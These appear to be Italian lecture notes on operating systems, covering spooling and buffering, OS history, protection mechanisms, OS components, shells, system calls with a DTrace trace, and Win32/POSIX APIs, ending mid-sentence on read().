



La differenza fondamentale tra lo spooling e il buffering è che lo spooling si sovrappone all'I/O di un lavoro con l'esecuzione di un altro lavoro mentre il buffering si sovrappone all'I/O di un lavoro con l'esecuzione dello stesso lavoro.
In sintesi, il buffering si riferisce all'utilizzo di un'area di memoria temporanea per migliorare l'efficienza delle operazioni di input/output, mentre lo spooling è una tecnica di gestione dei lavori o delle operazioni di input/output che utilizza una coda di lavoro e una memoria temporanea per coordinare l'accesso concorrente a un dispositivo di I/O condiviso. Entrambi i meccanismi sono utilizzati per ottimizzare l'efficienza e la gestione delle risorse in un sistema informatico.

Tutti i discorsi che stiamo facendo (poca memoria, unico processore poco potente, etc) sono discorsi validi ancora oggi nel mondo dell'IoT, mentre per i normali computer oggi abbiamo a disposizione molta memoria e processori molto potenti.

- Class I devices


| Name | data size (e.g., RAM) | code size (e.g., Flash) |
|---|---|---|
| Class 0, C0 | << 10 KiB | << 100 KiB |
| Class 1, C1 | ~ 10 KiB | ~ 100 KiB |
| Class 2, C2 | ~ 50 KiB | ~ 250 KiB |




Ci fu un'evoluzione dei transistor e vennero creati i chip LSI (Large Scale Integration) che consistevano nel raggruppamento di migliaia di transistor in un singolo microchip e poi i chip VLSI (Very Large Scale Integration) che raggruppavano centinaia di migliaia di transistor. Questa evoluzione permesse di avere computer più piccoli e più potenti.




La **terza generazione** (1965-1980) introdusse la **multiprogrammazione** e i **circuiti integrati**. Visto che un singolo job non riusciva mai a tener sufficientemente occupata la CPU venne introdotta la multiprogrammazione e il sistema operativo doveva gestire la competizione di questi programmi in esecuzione in concorrenza.
Quindi ci sono più job in memoria e si sfruttano le fasi di attesa (I/O) per eseguire un nuovo job.




Con la multiprogrammazione (più job nel sistema) è possibile modificare la “natura” dei sistemi operativi:

- I sistemi tradizionali (batch)
  Con la tendenza alla non interattività e l’importante è **il tempo di completamento di un job**, ovvero il tempo che ci vuole per eseguirlo tutto
- I sistemi multiprogrammati
  Con la tendenza a soddisfare molti utenti che operano interattivamente e l’importante è **il tempo di risposta di un job**, ovvero il tempo che ci vuole per iniziare l’esecuzione

La multiprogrammazione consiste quindi in più programmi che appartengono allo stesso utente. Un’evoluzione logica della programmazione è il **Time Sharing** (condivisione del tempo) o multitasking dove l’utente ha l’impressione di avere la macchina solo per sé nonostante ci siano altri utenti ad utilizzarla.

Nacquero i sistemi “moderni” che come componenti base avevano:

- Tastiera (standard input)
  Le decisioni sull’evoluzione del sistema sono basate su comandi utente
- Monitor (standard output)
  L’output è immediato durante l’esecuzione
- File system
  È un’astrazione del sistema operativo per accedere a dati e programmi (si possono installare file system diversi da quello di default per un SO)

Nei sistemi uniprogramma non si poneva il problema della condivisione ma con l'introduzione del multitasking cambiano gli aspetti della protezione della macchina.
In generale, l'esecuzione di un programma può influenzare l'esecuzione degli altri (ad esempio un programma con un ciclo infinito toglie la CPU a tutti gli altri programmi).
Vengono introdotti quindi 3 tipi fondamentali di protezione:

- **I/O** (programmi diversi non devono usare la stessa periferica di I/O contemporaneamente)
- **Memoria** (un programma non può leggere/scrivere in una zona di memoria che non gli "appartiene")
- **CPU** (prima o poi il controllo della CPU deve tornare al SO)

La **protezione dell' I/O** è realizzata tramite il meccanismo della modalità duale di esecuzione (dual mode), ovvero **modalità USER** (i job "utente" NON possono accedere direttamente alle risorse di I/O) e **modalità SUPERVISOR o KERNEL** (il sistema operativo può accedere alle risorse di I/O).
Si introducono quindi i privilegi e tutte le operazioni di I/O sono privilegiate.
La sequenza di operazioni da fare per accedere a I/O sono:

1. Istruzioni per accesso ad I/O invocano delle system call
2. System call = interrupt software che cambia la modalità di esecuzione da USER a SUPERVISOR
3. Al termine della system call il sistema operativo ripristina la modalità USER

La **protezione della memoria** consiste nella protezione dello spazio dei vari processi e della protezione del sistema operativo (monitor). Devo quindi sia proteggere il sistema operativo dai processi che i processi da altri processi.
Questa protezione è realizzata associando dei registri limite ad ogni processo (i quali possono essere modificati solo dal SO con istruzioni privilegiate)

La **protezione della CPU** consiste nel fornire la garanzia che il SO mantenga il controllo del sistema.
Visto che la CPU può eseguire un solo programma alla volta, quando il sistema operativo assegna la CPU ad un programma ci deve essere un metodo per poter riprendere il controllo nel caso in cui la rubi per troppo tempo.
Questa protezione è realizzata tramite timer associato ad ogni job, alla scadenza del timer il controllo ritorna al monitor (al sistema operativo)

La **quarta generazione** di computer (da 1980 a 2000) ha visto sistemi operativi creati per scopi specifici:

- Sistemi operativi per PC e workstation
  Per un uso personale dell'elaboratore, venne introdotta la GUI (Graphic User Interface) per rendere i computer user friendly
- Sistemi operativi di rete
  In cui c'è una separazione logica delle risorse remote. L'accesso alle risorse remote è logicamente differente all'accesso alle risorse locali.


- Sistemi operativi distribuiti
  In cui le risorse remote non sono separate logicamente, quindi nonostante la macchina sia fisicamente distribuita, l'accesso alle risorse remote è logicamente uguale all'accesso alle risorse locali.

La **quinta generazione** di computer (dal 2000 ad oggi) ha visto lo sviluppo di ulteriori tipologie di sistemi operativi:

- SO per supportare più core sulla stessa CPU
  MIMD (Multiple Instruction Multiple Data) che permette di eseguire istruzioni diverse nello stesso momento e possono anche lavorare su set di dati differenti
- Sistemi operativi per piattaforme mobili
  iOS, Android, Window Mobile, piattaforme HW eterogenee

Si va quindi verso una specializzazione dei sistemi operativi (embedded, real-time, networking, etc.)


Ai giorni nostri un calcolatore ha la necessità di avere processori diversi sulla stessa macchina, con ogni processore che è adatto a particolari tipi di calcoli. Questo viene fatto per incrementare le performance e l'efficienza energetica. Ci sono quindi più CPU e più GPU:



# Esempi di sistemi operativi

- OS/360
  - S.O. per sistemi batch multiprogrammati (IBM 360)
- CP/M
  - S.O. monoprogrammato, primo sistema per PC IBM
- MS-DOS
  - S.O. monoprogrammato, rimpiazzò CP/M
- UNIX
  - S.O. multiprogrammato, time-sharing, multiutente
- MacOS/Windows XX
  - S.O multiprogrammati, basati su interfaccia grafiche (paradigma WIMP - Window Icon Mouse Pointer)
- Google Android OS, Apple iOS
  - S.O. per piattaforme mobili (es. Smartphones)
- FreeRTOS, VxWorks
  - S.O. real-time per sistemi embedded (IoT)
- Contiki, TinyOS, RIOT
  - S.O. per sistemi embedded (IoT)
- AndroidThings, Zephyr, Windows 10 IoT
  - S.O. per smart-homes e altre applicazioni IoT

I sistemi operativi possono essere categorizzati in vari domini, dati dalla complessità e dalla generalità di essi stessi.




# Componenti di un Sistema Operativo

Ad oggi tutte le macchine che usano sistemi operativi general purpose sono a 64 bit, però nel corso faremo esempi ed esercizi su macchine a 32 bit per questioni di semplicità.

Le componenti di un sistema operativo general purpose sono:

- Gestione dei processi
- Gestione della memoria primaria
- Gestione della memoria secondaria
- Gestione dell'I/O
- Gestione dei file
- Protezione
- Rete
- Interprete dei comandi

Un **processo** è un programma in esecuzione, quindi risiedente in memoria RAM (il programma non in esecuzione invece risiede nella memoria di massa).
I processi necessitano di risorse per svolgere la loro funzione (almeno la CPU) e sono eseguiti in modo sequenziale (nel senso di una istruzione alla volta). Bisogna distinguere i processi del sistema operativo dai processi utenti (quelli dei programmi), il sistema operativo infatti è implementato, e funziona, anch'esso tramite processi.
Il sistema operativo è responsabile della:

- Creazione e distruzione dei processi
- Sospensione e riesumazione dei processi
- Fornitura di meccanismi per la sincronizzazione e la comunicazione dei processi

La **memoria primaria** (RAM) conserva dati condivisi dalla CPU e dai dispositivi I/O. Un programma deve essere caricato nella memoria primaria per poter essere eseguito (diventando un processo). Nella memoria primaria sono fondamentali le performance.
Il sistema operativo è responsabile della:

- Gestione dello spazio di memoria (quali parti sono usate e da chi)

- Decisione su quale processo caricare in memoria quando esiste spazio disponibile
- Allocazione e rilascio dello spazio di memoria

La memoria primaria è volatile e “piccola”, quindi è indispensabile la **memoria secondaria** per poter mantenere grandi quantità di dati in modo permanente. Tipicamente è costituita da uno o più dischi (magnetici).
Il sistema operativo è responsabile della:

- Gestione dello spazio libero su disco
- Allocazione dello spazio su disco
- Scheduling degli accessi su disco

I **dispositivi I/O** sono tutti i dispositivi del computer usati per comunicare con l’esterno, sia per ricevere che per inviare informazioni di qualsiasi tipo.
Il sistema operativo nasconde all’utente le specifiche caratteristiche dei dispositivi di I/O, per fare questo deve avere:

- Un sistema per accumulare gli accessi ai dispositivi (buffering)
- Una generica interfaccia verso i device driver
- Device driver specifici per alcuni dispositivi

Le informazioni sono memorizzate su supporti fisici diversi (dischi, DVD, memory-stick, …) controllati da driver con caratteristiche diverse. Un **file** è un’astrazione logica per rendere conveniente l’uso della memoria non volatile, e consiste in una raccolta di informazioni correlate (sia dati che programmi).
Il sistema operativo è responsabile della:

- Creazione e cancellazione di file e directory
- Supporto di primitive per la gestione di file e directory (copia, sposta, modifica, …)
- Corrispondenza tra file e spazio fisico su disco
- Salvataggio delle informazioni a scopo di backup

I sistemi operativi sono forniti con un file system di default, ma nulla vieta di usare un file system diverso da quello di default.

La **protezione** è un meccanismo per controllare l’accesso alle risorse da parte di utenti e processi.
Il sistema operativo è responsabile della:


- Definizione di accessi autorizzati e non autorizzati
- Definizione dei controlli da imporre
- Fornitura di strumenti per verificare le politiche di accesso

Un **sistema distribuito** è una collezione di elementi di calcolo che non condividono né la memoria né un clock, in questi sistemi le risorse di calcolo sono connesse tramite una **rete**.
Il sistema operativo è responsabile della gestione “in rete” delle varie componenti:

- Processi distribuiti
- Memoria distribuita
- File system distribuito

- Etc…

Tutte queste funzionalità vengono implementate (e messe a disposizione) dal sistema operativo tramite dei servizi chiamati **system calls**.
Ecco un esempio di system call:




DTrace consente di tracciare e analizzare l'esecuzione di queste chiamate di sistema.

```
# ./all.d 'pgrep xclock' XEventsQueued
dtrace: script './all.d' matched 52377 probes
CPU FUNCTION                                 U
  0 -> XEventsQueued                         U
  0  -> _XEventsQueued                       U
  0   -> _X11TransBytesReadable              U
  0   <- _X11TransBytesReadable              U
  0   -> _X11TransSocketBytesReadable        U
  0   <- _X11TransSocketBytesreadable        U
  0   -> ioctl                               U
  0    -> ioctl                              K
  0     -> getf                              K
  0      -> set_active_fd                    K
  0      <- set_active_fd                    K
  0     <- getf                              K
  0     -> get_udatamodel                    K
  0     <- get_udatamodel                    K
...
  0     -> releasef                          K
  0      -> clear_active_fd                  K
  0      <- clear_active_fd                  K
  0      -> cv_broadcast                     K
  0      <- cv_broadcast                     K
  0     <- releasef                          K
  0    <- ioctl                              K
  0   <- ioctl                               U
  0  <- _XEventsQueued                       U
  0 <- XEventsQueued                         U
```

C’è quindi la possibilità di visualizzare le system calls che vengono eseguite con lo scopo di monitorare le azioni e migliorare le performance.

La maggior parte dei comandi vengono forniti dall’utente al S.O. tramite “istruzioni di controllo” che permettono di:


- Creare e gestire processi
- Gestire l’I/O
- Gestire il disco, la memoria, il file system
- Gestire le protezioni
- Gestire la rete

Il programma che legge ed interpreta questi comandi è l’**interprete dei comandi** (o Shell). Questo programma esegue la funzione di leggere ed eseguire la successiva istruzione di controllo (comando).
Principalmente l’interprete ha quindi il compito di prendere i comandi specificati dall’utente e di eseguirli, i comandi possono essere:

- Codice comandi nell'interprete della shell
  L'interprete della shell è un ambiente interattivo che permette di inserire comandi direttamente nella shell stessa (ad esempio, se digiti "ls" nella shell e premi Invio, l'interprete della shell eseguirà il comando "ls" e mostrerà l'elenco dei file e delle directory correnti). In questo caso, il codice del comando viene interpretato e gestito direttamente dalla shell senza richiamare un programma esterno.
- Codice comandi in programmi predefiniti
  La shell ha anche la capacità di eseguire programmi predefiniti senza dover modificare la shell stessa. Ad esempio, ci sono programmi predefiniti come "rm" (per rimuovere file), "cp" (per copiare file), "mkdir" (per creare una directory) e molti altri. Puoi utilizzare questi programmi semplicemente digitando il loro nome nella shell e premendo Invio, senza dover apportare modifiche alla shell. In questo caso, la shell passa il comando al programma "rm" che si occupa effettivamente della rimozione del file. Questo significa che la shell agisce come un intermediario tra l'utente e il programma predefinito, consentendo di eseguire comandi senza dover implementare tutte le funzionalità direttamente nella shell stessa.
  Questi programmi predefiniti sono progettati per svolgere funzioni specifiche e possono essere utilizzati per estendere le capacità della shell senza dover modificarne il codice sorgente.

La seconda modalità di implementazione permette di modificare l’implementazione dei comandi senza modificare l’interprete dei comandi. Invece se vogliamo aggiungere un nuovo comando dobbiamo modificare l’interprete.

Esistono vari tipi di interfacce che permettono all’utente di interfacciarsi e usare le system call, le principali sono l’interfaccia grafica (GUI), i batch (script) e la command-line (CLI).




La CLI (Command Line Interface) permette di digitare direttamente comandi di testo (ad esempio UNIX). La CLI è spesso implementata nel kernel e alcune volte è implementata come programma di sistema. Può essere implementata in diverse varianti, dette **shells**.


Il **desktop** è una metafora di interfaccia utente:

- Generalmente legata a mouse, tastiera e schermo
- Le icone rappresentano i file, programmi, azioni, etc
- I vari tasti del mouse puntati sull'oggetto visualizzato nell'interfaccia possono eseguire diverse azioni (fornire informazioni, opzioni, eseguire funzioni, aprire directory)

In conclusione, abbiamo visto in che modalità l'utente può interfacciarsi con il sistema operativo per usufruire delle sue funzioni. Però anche i processi hanno bisogno di interfacciarsi con il sistema operativo e usufruire delle system calls.
Le system calls vengono usate tramite un'interfaccia offerta dal sistema operativo tra i processi e i servizi offerti dal sistema operativo. Questa interfaccia si chiama **Application Programming Interface** (API).
Le API sono tipicamente scritte in un linguaggio di alto livello (ad esempio C o C++), ma ogni tanto vengono scritte anche in assembler. Si usa C perché è molto flessibile e fa un uso efficiente e personalizzato della memoria.
Le API sono usate per mascherare i dettagli implementativi che il sistema operativo fornisce ad un livello intermedio e hanno anche un ruolo di protezione.
Quindi i processi "chiamano" le API per usufruire delle funzioni del sistema operativo.

# Tipico esempio di API

- Consideriamo la funzione ReadFile()
- Win32 API— la funzione per leggere da un file




Vediamo una breve descrizione dei parametri della funzione API $ReadFile()$:


- $HANDLE\ \ file$, il file da leggere
- $LPVOID\ \ buffer$, un buffer di interposizione tra letture/scritture
- $DWORD\ \ bytesToRead$, il numero di bytes da leggere dal buffer
- $LPDWORD\ \ bytesRead$, il numero di bytes letti nell'ultima read
- $LPOVERLAPPED\ \ ovl$, indica se è stato usato spooling

Le 2 APIs più comuni sono:

- Win32 API per Windows
- POSIX API per sistemi POSIX-based

POSIX (Portable Operating System Interface for Unix) è una famiglia di standard IEEE usata per mantenere compatibilità tra i vari sistemi operativi (Unix, Linux e Mac OS X).
Gli standard POSIX dovrebbero garantire portabilità delle applicazioni (almeno sullo stesso tipo di API).
I sistemi windows solitamente permettono di eseguire programmi scritti per POSIX, ma il viceversa no.


## Win32 APIs





Vediamo ora come vengono implementate le system call.

Tipicamente viene associato un numero ad ogni system call e l'interfaccia alle chiamate di sistema mantiene una tabella indicizzata secondo questi numeri.
L'interfaccia invoca la system call richiesta, nel kernel del SO, e poi ritorna lo stato della system call e gli eventuali valori di ritorno.
Il chiamante non ha necessità di conoscere nulla di come la system call è implementata.

## open() chiamata da un programma utente






A program that uses the `read()` function must include the `unistd.h` header file, as this file defines the `ssize_t` and `size_t` data types (among other things). The parameters passed to `read()` are as follows:

